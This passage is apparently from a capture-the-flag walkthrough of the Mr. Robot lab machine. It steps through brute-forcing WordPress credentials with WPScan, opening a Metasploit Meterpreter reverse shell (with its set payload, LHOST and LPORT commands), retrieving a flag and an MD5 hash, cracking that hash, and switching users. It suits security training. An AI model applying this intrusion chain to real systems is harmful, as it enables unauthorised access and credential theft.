
This step was critical for proceeding to password cracking in the next phase of the assessment.



Step 11: Verifying the Discovered Username on WordPress Login Page

After discovering the potential valid username through brute-force, the next step involved manually testing it on the WordPress login interface. The username was entered to confirm whether the system provided a different response compared to invalid entries, which would validate its existence. This step ensures that the brute-force result was accurate before proceeding with password enumeration.


Tool Used: Web browser (manual testing)



Step 12: Password Enumeration Using WPScan

To identify the valid password for the discovered username, WPScan was utilized in brute-force mode. A targeted dictionary attack was launched using the fsociety.dic wordlist. WPScan attempted multiple login attempts against the WordPress login endpoint using the previously discovered username to crack the password.


- **Tool Used**: WPScan
- **Wordlist Used**: fsociety.dic



Step 13: Successful Password Discovery Using WPScan

The WPScan brute-force attack completed successfully, revealing the valid password for the previously discovered username. This confirms valid credentials, enabling authenticated access to the WordPress admin panel.


- **Tool Used**: WPScan
- **Status**: Login credentials successfully discovered via dictionary attack.



Step 14: Successful Login to WordPress Admin Panel

Using the previously enumerated valid **username** and **password**, a successful login was achieved on the WordPress login panel of the target machine. This confirmed valid credentials and access to the administrative interface of the CMS.

- **Tool Used**: Web Browser (Manual Login)
- **Objective**: Verify credential validity and gain WordPress admin access.




Step 15: Payload Configuration and Listener Setup Using Metasploit

Metasploit Framework was utilized to craft a reverse shell payload. The following configurations were applied:

- **Payload**: meterpreter/reverse_tcp
- **Module**: multi/handler
- **LHOST** and **LPORT** were set to the attacker's IP and a listening port, respectively.
- The listener was configured to receive the incoming reverse shell upon execution.

This setup enabled the system to be ready for remote code execution once the payload was triggered on the target.

- **Tool Used**: Metasploit Framework
- **Objective**: Prepare reverse shell payload and set up listener.



Step 16: Metasploit Exploit Execution and Session Establishment

After setting the payload and configuring the necessary parameters such as LHOST and LPORT in **Metasploit**, the exploit was executed. As a result, a **Meterpreter session** was successfully established, confirming remote access to the target system.

Tool Used: Metasploit Framework
Commands Used:


set payload php/meterpreter/reverse_tcp

set LHOST <system ip>

set LPORT : 4444

exploit

Objective: Establish a reverse shell session for post-exploitation.



Step 17: Post-Exploitation – Successful System Access

After successfully executing the payload and exploiting the target, access to the system was gained via a **Meterpreter session**. Upon enumerating the system environment, it was observed that the current user context is daemon, confirming limited access to the target machine.

- **Access Gained**: Limited shell as user daemon
- **Objective**: Verify successful system compromise and begin privilege escalation.


Step 18: Exploring Target Directories and Retrieving Sensitive Files

Post exploitation, multiple directories on the compromised system were accessed for further reconnaissance. While navigating through the target's file system, a directory named robot was identified. Within this directory, the following sensitive files were discovered:

- key-2-of-3.txt – Contains the **second flag**.
- password.raw-md5 – A file containing an **MD5 hashed password** likely used for privilege escalation.

These files were viewed and extracted for further analysis.

Objective: Gather critical information for next-stage access and begin hash cracking.




Step 19: Cracking MD5 Hash from Extracted Password File

The password.raw-md5 file obtained in the previous step contained an MD5 hash. This hash was submitted to CrackStation.net for decryption using their extensive pre-computed hash database.

- The hash was **successfully cracked**, revealing a **plaintext password**, which was then used in the next phase of privilege escalation.

Objective: Decrypt the password hash to gain elevated system access.




Step 20: Logging in as 'robot' Using Cracked Password

Using the decrypted password from the previous step, an attempt was made to switch to the robot user on the compromised system.

- The login was **successful**, confirming that the cracked credentials were valid.
- This provided **user-level shell access** as robot, allowing further exploration of the system and progression towards root privilege escalation.

Objective: Gain user-level access using cracked credentials.

